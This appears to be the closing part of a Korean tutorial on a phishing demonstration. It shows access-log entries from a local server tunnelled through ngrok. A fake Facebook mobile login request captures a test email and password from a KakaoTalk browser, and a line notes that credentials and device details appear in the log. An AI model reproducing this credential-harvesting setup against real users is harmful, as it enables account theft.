::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "GET /login/device-based/login/async/?refsrc=https%3A
%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin%2F&lwv=100&jio_prefilled=fal
se&lsd=AVo_Gv_&m_ts=1560536867&li=I-cDXW0zEEfZXDHdx8BH0Yqx&try_number=0&unrecognized_trie
s=0&email=asdf%40naver.com&pass=qwer1234&prefill_contact_point=&prefill_source=&prefill_ty
pe=&first_prefill_source=&first_prefill_type=&had_cp_prefilled=false&had_password_prefille
d=false&is_smart_lock=false&m_sess=&fb_dtsg_ag=AQwwEinCDB4NBn25cKxLxK-tJActYaZ7eyF8Um_VoIe
DvA%3AAQw78NYpg-5DYyrUH0HebAliWc07YKj42JD44uuDbvAAGQ&jazoest=27809&__dyn=0wzpz5Bwk8aU4ifDgy
79pk2m3q12wAxu13w9y1DxW00ohx61rwf24o29wmU3XwIwk9E4W0om783pwb00o2US0se229w6tw&__req=a&__aja
x__=AYk2k3m1AeRh5BjFRP6qwKZQ3-PCOFJ16-y-b_VKoQgb2t32ayu0GRlTf4Fau5Y2bdoBJDPnCMH00RC840SGqX
mWDz11day0PtpwVsrlnX43-A&__user=0 HTTP/1.1" 404 473 "http://29bc6582.ngrok.io/" "Mozilla/5
.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) M
obile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
```

아이디와 패스워드 그리고  
접속한 기기 의 정보가  
access.log 에 나타난다.